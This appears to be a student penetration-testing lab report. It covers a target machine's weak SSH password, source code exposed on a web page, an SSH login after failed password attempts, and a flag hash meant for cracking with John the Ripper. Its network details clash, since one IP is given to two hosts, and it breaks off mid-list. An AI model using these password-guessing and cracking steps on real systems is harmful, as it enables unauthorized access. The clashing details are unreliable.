Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Report by Darrel Mills CyberSecurity Specialist

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Windows 10
Hostname: Azure Host Machine

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali (Pentesting Machine)

IPv4: 192.168.1.100
OS: Ubuntu Linux
Hostname: Elk Stack

IPv4: 192.168.1.110
OS: Linux 3.16.0-6-amd64
Hostname: Target 1

Critical Vulnerabilities: Target 1 - Darrel Mills

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
Source Code Disclosure	Found on web page	Discloses sensitive information
Weak Superuser Access	Weak password for Michael	Access to Michael’s privileges
HTTP	80/tcp	Apache httpd 2.4.10

Exploits Used

Exploitation: [SSH Vulnerability 1] -Darrel

Summarize the following:

- How did you exploit the vulnerability?

  Answer: SSH was used to login with user 1 account which the exploit accomplished. and then gaining root accessibility. Authorization to execute and command, and access any resource on the vulnerable device.

- What did the exploit achieve?

  Answer: Gaining a user shell which


  allows vulnerabilities to be leveraged.

  An undetermined potential of the impact

  to any connected network.

- Include a command output illustrating
- the exploit.

  Answer: ssh michael@192.168.1.110




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yess
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ █
```

Exploitation: HTTP Source Code Disclosure -

Summarize the following:

- We exploited this vulnerability by right-clicking and viewing page source
- This exploit allowed us to see the first flag, giving us a hash that could be ran through a brute force guesser, such as John the Ripper.
-

